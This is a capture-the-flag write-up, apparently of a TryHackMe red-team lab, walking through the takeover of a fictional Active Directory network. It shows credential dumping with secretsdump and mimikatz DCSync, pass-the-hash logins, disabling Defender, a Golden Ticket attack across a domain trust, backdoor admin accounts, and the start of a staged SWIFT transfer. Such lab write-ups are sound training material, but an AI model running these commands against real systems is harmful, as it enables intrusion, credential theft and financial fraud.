
```
(kali@kali) - [~/Practice/TryHackMe/Red_Team_Capstone/BloodHound.py]
$ sudo proxychains python3 ./bloodhound.py -d corp.thereserve.loc -u svcScanning -p "[REDACTED]"
-c all -ns 10.200.89.102 --dns-tcp
```


Now that we have ran it again we can also upload all of that additional data and then start looking around. In BloodHound there is button called **reachable high value targets** there wasn't anything good for us here before, but now with our new information we see this.



This looks to me like a path to compromising the Domain Controller.

If we right-click on these links between nodes we can read more information about them. It will tell us basic information as well as abuse information



We could use Evil-winrm to get into this Server1 as well as RDP, but in doing so I did not see anything of too much value and decided that attempting to dump hashes was a better way to go about this.

secretsdump.py against Server1

So then with all of this new information in hand we now will run secretsdump.py as our new service account against Server1 (.31)

```


(kali㉿kali)-[~/Downloads/BloodHound-linux-x64]
$ proxychains secretsdump.py corp.thereserve.loc/svcScanning: [REDACTED]@10.200.52.31
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.1.dev1+20230518.60609.edef71f1 - Copyright 2022 Fortra

[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.52.31:445 ... OK
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x90cf5c2fdcffe9d25ff0ed9b3d14a846
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:[REDACTED]:::
Guest:501:[REDACTED]:::
DefaultAccount:503:[REDACTED]::
WDAGUtilityAccount:504:[REDACTED]::
THMSetup:1008:[REDACTED]:::
HelpDesk:1009:[REDACTED]:::
sshd:1010:[REDACTED]:::
[*] Dumping cached domain logon information (domain/username:hash)
CORP.THERESERVE.LOC/Administrator:$DCC2$10240#Administrator#[REDACTED]: (2
023-04-01 03:13:47)
CORP.THERESERVE.LOC/svcScanning:$DCC2$10240#svcScanning#[REDACTED]: (2023-
05-23 16:54:26)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
CORP\SERVER1$:aes256-cts-hmac-sha1-96:[REDACTED]
[REDACTED]
CORP\SERVER1$:aes128-cts-hmac-sha1-96:[REDACTED]
CORP\SERVER1$:des-cbc-md5:[REDACTED]
CORP\SERVER1$:plain_password_hex:[REDACTED]
[REDACTED]
CORP\SERVER1$: [REDACTED]:::
[*] DPAPI_SYSTEM
dpapi_machinekey:[REDACTED]
dpapi_userkey:[REDACTED]
[*] NL$KM
0000 8D D2 8E 67 54 58 89 B1 C9 53 B9 5B 46 A2 B3 66 ...gTX...S.[F..f
0010 D4 3B 95 80 92 7D 67 78 B7 1D F9 2D A5 55 B7 A3 .;...}gx...-U..
0020 61 AA 4D 86 95 85 43 86 E3 12 9E C4 91 CF 9A 5B a.M...C.....[
0030 D8 BB 0D AE FA D3 41 E0 D8 66 3D 19 75 A2 D1 B2 .....A..f=.u...
NL$KM:[REDACTED]
[*] _SC_SYNC
svcBackups@corp.thereserve.loc:[REDACTED]
[*] Cleaning up...
[*] Stopping service RemoteRegistry

```

The very last red box at the end of the screenshot shows us the plain-text password for the `svc.Backup` account.

When we were enumerating through BloodHound before we had found that this account has DCSync rights so this is a very useful account for us to compromise.



Full Compromise of CORP Domain

secretsdump.py against Domain Controller

With our new svcBackups account in hand we can now run secretsdump.py against the CORPDC (.102) to dump even more hashes.

```
(kali㉿kali)-[~/Downloads/BloodHound-linux-x64]
$ proxychains secretsdump.py corp.thereserve.loc/svcBackups: [REDACTED]@10.200.52.102

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.1.dev1+20230518.60609.edef71f1 - Copyright 2022 Fortra

[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.52.102:445 ... OK
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.52.102:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.200.52.102:49667 ... OK
Administrator:500:[REDACTED]:::
```

We are able to dump what looks like all of the domain user's hashes, but in this case we only interested in the **Administrator** hash.

With our Administrator hash we are able to login to the CORPDC using **Evil-WinRM**

```
(kali㉿kali)-[~/Practice/TryHackMe/Red_Team_Capstone]
$ proxychains -q evil-winrm -u Administrator -H [REDACTED] -i 10.200.52.102

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> |
```

Persistence via User Creation

Now that we are inside the CORPDC we should establish some persistence by making our own user on the Domain. I will call this user **HiroNewf**.

```
*Evil-WinRM* PS C:\Windows\Temp> New-ADUser HiroNewf
*Evil-WinRM* PS C:\Windows\Temp> net user HiroNewf
User name                HiroNewf
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           No
Account expires          Never

Password last set        5/23/2023 6:44:45 PM
Password expires         7/4/2023 6:44:45 PM
Password changeable      5/24/2023 6:44:45 PM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               Never

Logon hours allowed      All

Local Group Memberships
Global Group memberships *Domain Users
The command completed successfully.
```

Now we need to make our user and add it to the **Domain Admins** group.

```
*Evil-WinRM* PS C:\Windows\Temp> Add-ADGroupMember -Identity 'Domain Admins' -Members HiroNewf
```

Then we can set a password our user.

```
*Evil-WinRM* PS C:\Windows\Temp> Set-ADAccountPassword -Identity HiroNewf -NewPassword (ConvertT
o-SecureString -AsPlainText " " -Force)
```

And finally we need to make the account active so that we can actually use it on the Domain.


```
*Evil-WinRM* PS C:\Windows\Temp> Enable-ADAccount -Identity "HiroNewf"
*Evil-WinRM* PS C:\Windows\Temp> net user HiroNewf /domain
User name                HiroNewf
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        5/23/2023 6:48:48 PM
Password expires         7/4/2023 6:48:48 PM
Password changeable      5/24/2023 6:48:48 PM
Password required        Yes
User may change password  Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               Never

Logon hours allowed      All

Local Group Memberships
Global Group memberships *Domain Users          *Domain Admins
The command completed successfully.

*Evil-WinRM* PS C:\Windows\Temp> █
```

Now we can use this user to RDP into the CORPDC at any point in time.

Full Compromise of Parent Domain

Golden Ticket Attack against ROOTDC

With full compromise of the CORPDC the ROOTDC is the next step in compromising the entire network. My thought is that we can exploit the **trust relationship** between these two domain in order to gain access to the ROOTDC. I will do this in the form of a **Golden Ticket Attack**.

In order to perform a Golden Ticket Attack we need quite a few pieces of information:

- | The FQDN of the domain
- | The Security Identifier (SID) of the domain
- | The username of the account we want to impersonate
- | And finally the KRBTGT password hash

This is quite a lot of information, but with our current level of access I think we will be able to gather all of it.

First lets turn off **Windows Defender** on this machine to make sure that it does not get in our way.

```
PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\Windows\system32>
```

Now we need to transfer **mimikatz.exe** unto this system. We can do this by downloading it on our attacker machine, then hosting it up and grabbing it on the VPN machine (.11), then we can host it up again and grab it on the CORPDC.

So first let get it on our attacker machine and host it up with a http server.

```
(kali㉿kali)-[~/TryHackMe/Red_Team_Capstone/Capstone_Challenge_Resources/mimikatz_trunk]
└─$ locate mimikatz.exe
/home/kali/Downloads/Capstone_Challenge_Resources/Tools/mimikatz_trunk/Win32/mimikatz.exe
/home/kali/Downloads/Capstone_Challenge_Resources/Tools/mimikatz_trunk/x64/mimikatz.exe
/home/kali/Practice/TryHackMe/Red_Team_Capstone/Capstone_Challenge_Resources/mimikatz_trunk/Win32/mimikatz.exe
/home/kali/Practice/TryHackMe/Red_Team_Capstone/Capstone_Challenge_Resources/mimikatz_trunk/x64/mimikatz.exe
/usr/share/windows-resources/mimikatz/Win32/mimikatz.exe
/usr/share/windows-resources/mimikatz/x64/mimikatz.exe

(kali㉿kali)-[~/TryHackMe/Red_Team_Capstone/Capstone_Challenge_Resources/mimikatz_trunk]
└─$ cd Win32
Go to Settings to activate Windows.

(kali㉿kali)-[~/Red_Team_Capstone/Capstone_Challenge_Resources/mimikatz_trunk/Win32]
└─$ ls
mimidrvc.sys  mimikatz.exe  mimilib.dll  mimilove.exe  mimispool.dll  8:58 PM 5/23/2023

(kali㉿kali)-[~/Red_Team_Capstone/Capstone_Challenge_Resources/mimikatz_trunk/Win32]
└─$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Now we can navigate to our shell as ubuntu on the VPN server and wget the file.

```
ubuntu@ip-10-200-52-12:~$ wget http://10.50.50.72/mimikatz.exe
--2023-05-23 21:12:38-- http://10.50.50.72/mimikatz.exe
Connecting to 10.50.50.72:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1088416 (1.0M) [application/x-msdos-program]
Saving to: 'mimikatz.exe'

mimikatz.exe      100%[=====] 1.04M 260KB/s in 5.2s

2023-05-23 21:12:44 (203 KB/s) - 'mimikatz.exe' saved [1088416/1088416]
```

Then we can host up the file yet again from the VPN server.

```
ubuntu@ip-10-200-52-12:~$ sudo python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

And finally we can wget the file from the BANKDC.

```

PS C:\Users\HiroNewF\Desktop> wget http://10.200.52.12:8080/mimikatz.exe -o mimikatz.exe
PS C:\Users\HiroNewF\Desktop> dir

Directory: C:\Users\HiroNewF\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----            6/21/2016   4:36 PM           527 EC2 Feedback.website
-a----            6/21/2016   4:36 PM           554 EC2 Microsoft Windows Guide.website
-a----            5/23/2023  10:17 PM       1088416 mimikatz.exe

PS C:\Users\HiroNewF\Desktop>

```

With mimikatz on the system we can now run it to make sure that it is working properly.

```

mimikatz 2.2.0 x86 (oe.eo)
PS C:\Users\HiroNewF\Desktop> .\mimikatz.exe

.#####.  mimikatz 2.2.0 (x86) #19041 Aug 10 2021 17:20:39
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz #

```

Everything looks good to me.

We will now perform a **lsadump** to get the **krbtgt password hash** that we need to perform the Golden Ticket Attack.

```

mimikatz # lsadump::dcsync /user:corp\krbtgt
[DC] 'corp.thereserve.loc' will be the domain
[DC] 'CORPDC.corp.thereserve.loc' will be the DC server
[DC] 'corp\krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username       : krbtgt
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00010202 ( ACCOUNTDISABLE NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration : 
Password last change : 9/7/2022 9:58:08 PM
Object Security ID  : S-1-5-21-170228521-1485475711-3199862024-502
Object Relative ID  : 502

Credentials:
Hash NTLM: 
ntlm- 0: 
lm - 0: 

```

Now we need to get two SIDs; the first one is the **Domain Controller SID** and the second is the **Enterprise Admins SID**. We can gather these SIDs in a Powershell terminal.

```

PS C:\Windows\system32> GET-ADComputer -Identity "CORPDC"

DistinguishedName : CN=CORPDC,OU=Domain Controllers,DC=corp,DC=thereserve,DC=loc
DNSHostName       : CORPDC.corp.thereserve.loc
Enabled           : True
Name              : CORPDC
ObjectClass       : computer
ObjectGUID        : 34336fec-45c0-42dd-82ff-8892d65bb412
SamAccountName    : CORPDC$
SID               : S-1-5-21-170228521-1485475711-3199862024-1009
UserPrincipalName : 

```

```

PS C:\Windows\system32> Get-ADGroup -Identity "Enterprise Admins" -Server rootdc.thereserve.loc

DistinguishedName : CN=Enterprise Admins,CN=Users,DC=thereserve,DC=loc
GroupCategory     : Security
GroupScope        : Universal
Name              : Enterprise Admins
ObjectClass       : group
ObjectGUID        : 6e883913-d0cb-478e-a1fd-f24d3d0e7d45
SamAccountName    : Enterprise Admins
SID               : S-1-5-21-1255581842-1300659601-3764024703-519

```


We have now gathered all of the needed information and we can perform the Golden Ticket Attack with mimikatz.

```
mimikatz # kerberos::golden /user:Administrator /domain:corp.thereserve.loc /sid:S-1-5-21-170228521-1485475711-3199862024-1009 /service:krbtgt /rc4:0c757a3445acb94a654554f3ac529e
de /sids:S-1-5-21-1255581842-1300659601-3764024703-519 /ptt
User : Administrator
Domain : corp.thereserve.loc (CORP)
SID : S-1-5-21-170228521-1485475711-3199862024-1009
User Id : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1255581842-1300659601-3764024703-519 ;
ServiceKey: 0c757a3445acb94a654554f3ac529ede - rc4_hmac_nt
Service : krbtgt
Lifetime : 5/23/2023 10:32:35 PM ; 5/20/2033 10:32:35 PM ; 5/20/2033 10:32:35 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'Administrator @ corp.thereserve.loc' successfully submitted for current session
```

Activate Windows
Go to Settings to activate Windows.

PsExec.exe

Finally we can verify that this Golden Ticket Attack worked properly by attempting to **dir** out the ROOTDC C drive.

```
PS C:\Windows\system32> dir \\rootdc.thereserve.loc\c$

Directory: \\rootdc.thereserve.loc\c$

Mode                LastWriteTime         Length Name
----                -
d-----          11/14/2018     6:56 AM             EFI
d-----          5/13/2020     6:58 PM             PerfLogs
d-r---          9/7/2022     4:58 PM             Program Files
d-----          9/7/2022     4:57 PM             Program Files (x86)
d-r---          5/23/2023     3:56 PM             Users
d-----          5/24/2023     1:57 AM             Windows
-a----          4/1/2023     4:10 AM             427 adusers_list.csv
-a----          3/17/2023     6:18 AM             85 dns_entries.csv
-a----          4/15/2023     8:52 PM          3162859 EC2-Windows-Launch.zip
-a----          4/15/2023     8:52 PM          13182 install.ps1
-a----          4/15/2023     8:51 PM          1812 thm-network-setup-dc.ps1
-a----          5/23/2023     8:20 PM             36 WitchDoctor836.txt
```

Since we can access the filesystem of the ROOTDC the attack was performed and we now have access to the ROOTDC.

So while this does technically give a decent amount of access to the ROOTDC we can still improve our position further. To do this I will upload **PsExec.exe** unto the CORPDC

and then I will run it again the ROOTDC. This will allow us to open up a command prompt on the ROOTDC.

```
(kali㉿kali) - [~/TryHackMe/Red_Team_Capstone/impacket/examples]
$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Then grab it on the VPN shell we have and host it up yet again.

```
ubuntu@ip-10-200-52-12:~$ wget http://10.50.50.72/psexec.py
--2023-05-24 01:50:02-- http://10.50.50.72/psexec.py
Connecting to 10.50.50.72:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 30359 (30K) [text/x-python]
Saving to: 'psexec.py'

psexec.py          100%[=====>] 29.65K  36.6KB/s  in 0.8s

2023-05-24 01:50:04 (36.6 KB/s) - 'psexec.py' saved [30359/30359]

ubuntu@ip-10-200-52-12:~$ sudo python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Finally we can grab the file from the CORPDC.

```

PS C:\Windows\Temp> wget http://10.200.52.12:8080/psexec.py -o psexec.py
PS C:\Windows\Temp> dir

Directory: C:\Windows\Temp


Mode                LastWriteTime         Length Name
----                -
d-----          5/23/2023   6:24 PM              Crashpad
-a-----          5/23/2023   6:26 PM    1355264 mimikatz-nico0x378.exe
-a-----          5/23/2023   3:26 PM    1876216 MpCmdRun.log
-a-----          5/23/2023   6:26 PM    833472 psexec-nico0x378.exe
-a-----          5/24/2023   2:51 AM      30359 psexec.py
-a-----          5/23/2023   2:56 PM        98 silconfig.log
-a-----          5/23/2023   8:33 PM        36 WitchDoctor836.txt

PS C:\Windows\Temp>

```

Now that we have PsExec.exe on the CORPDC we can run it against the ROOTDC and this will allow us to open up a command line on the ROOTDC.

```

PS C:\Windows\Temp> .\psexec.exe \\rootdc.thereserve.loc cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.17763.3287]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

```

With our new command prompt on the ROOTDC we can confirm our hostname and user, in this case we are Administrator.

```

C:\Windows\system32>whoami
corp\administrator

C:\Windows\system32>hostname
ROOTDC

C:\Windows\system32>

```

Admin Password Change

With nearly complete control over the ROOTDC the next thing to do would be to change to the administrator password so that we can RDP into the machine and don't need to run PsExec anytime we want to access the system.

```
C:\Windows\system32>net user Administrator Hacker123 /domain  
The command completed successfully.
```

Persistence via User Creation

Now that we have changed the administrator's password we can RDP into ROOTDC as administrator using **Remote Desktop Connection**.



After doing this we can create our own user **HiroNewf** on the ROOTDC in order to allow to have persistence on the machine and still have access even if the administrator password gets changed, it will also keep us from interfering in the actual administrator's tasks.

```
PS C:\Users\Administrator> New-ADUser HiroNewf
```

```

PS C:\Users\Administrator> Add-ADGroupMember -Identity 'Enterprise Admins' -Members HiroNewf
PS C:\Users\Administrator> Set-ADAccountPassword -Identity HiroNewf -NewPassword (ConvertTo-SecureString -AsPlainText "Hacker123" -Force)
PS C:\Users\Administrator> Enable-ADAccount -Identity "HiroNewf"
PS C:\Users\Administrator> net user HiroNewf /domain
User name
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        5/25/2023 6:46:57 PM
Password expires         7/6/2023 6:46:57 PM
Password changeable      5/26/2023 6:46:57 PM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               Never

Logon hours allowed      All

Local Group Memberships
Global Group memberships *Enterprise Admins  *Domain Users
The command completed successfully.

PS C:\Users\Administrator>

```

As you can see we can make a new user on the domain and make it a part of the **Enterprise Admins** group.

Full Compromise of BANK Domain

Persistence via User Creation

Now that we are a part of the Enterprise Admins we can also RDP into the BANKDC as our new user using **Remote Desktop Connection**. Once on the BANKDC we can make a new user on this domain and add said user to the **Domain Admins** group so that we can RDP into the remaining machines on the BANKDC.

```

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> New-ADUser newfhiro
PS C:\Windows\system32> Add-ADGroupMember -Identity 'Domain Admins' -Members newfhiro
PS C:\Windows\system32> Set-ADAccountPassword -Identity newfhiro -NewPassword (ConvertTo-SecureString -AsPlainText "Hack
er123" -Force)
PS C:\Windows\system32> Enable-ADAccount -Identity "newfhiro"
PS C:\Windows\system32> net user newfhiro /domain
User name                newfhiro
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        5/25/2023 6:07:07 PM
Password expires         7/6/2023 6:07:07 PM
Password changeable      5/26/2023 6:07:07 PM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               Never

Logon hours allowed      All


Local Group Memberships
Global Group memberships *Domain Users      *Domain Admins
The command completed successfully.

```

Compromise of SWIFT and Payment Transfer

JMP Box

From the BANKDC with our new **newfhiro** user, who is a domain admin, in hand we can now RDP into the JMP box using Remote Desktop Connect yet again. From this JMP box it seem that we now have web browser access to the SWIFT banking system.



Transfer Information

From the debrief that we got before this Red Team Engagement started we got information on how the transfer process works:

1. A customer makes a request that funds should be transferred and receives a transfer code.
2. The customer contacts the bank and provides this transfer code.
3. An employee with the capturer role authenticates to the SWIFT application and *captures* the transfer.
4. An employee with the approver role reviews the transfer details and, if verified, *approves* the transfer. This has to be performed from a jump host.
5. Once approval for the transfer is received by the SWIFT network, the transfer is facilitated and the customer is notified.

We do not currently have any capturer or approver rights to do steps 3-5 in the process, but since we will be the customer in this situation we can perform steps 1 and 2. We are provided with two bank account to facilitate this bank transfer between.

```
Account Details:
Source Email:      HiroNewf@source.loc
Source Password:   hU3000LoGNmFsg
Source AccountID:  646ff7d6c0152f232cb6834f
Source Funds:      $ 10 000 000

Destination Email: HiroNewf@destination.loc
Destination Password: qWJXQxBq0xThsQ
Destination AccountID: 646ff7d8c0152f232cb68350
Destination Funds:    $ 10
```

We can log into the SWIFT website using our Source Account details and request the \$10,000,000 transfer to the Destination Account (This is done during the flag verification process). This means that step 1 is completed, but there is still step two which is provide the bank with the transfer code. We get this code in an email after requesting the transfer.

```
From: Am0 <amoebaman@corp.th3reserve.loc>
To: HiroNewf <HiroNewf@corp.th3reserve.loc>
Subject: Flag: SWIFT Web Access

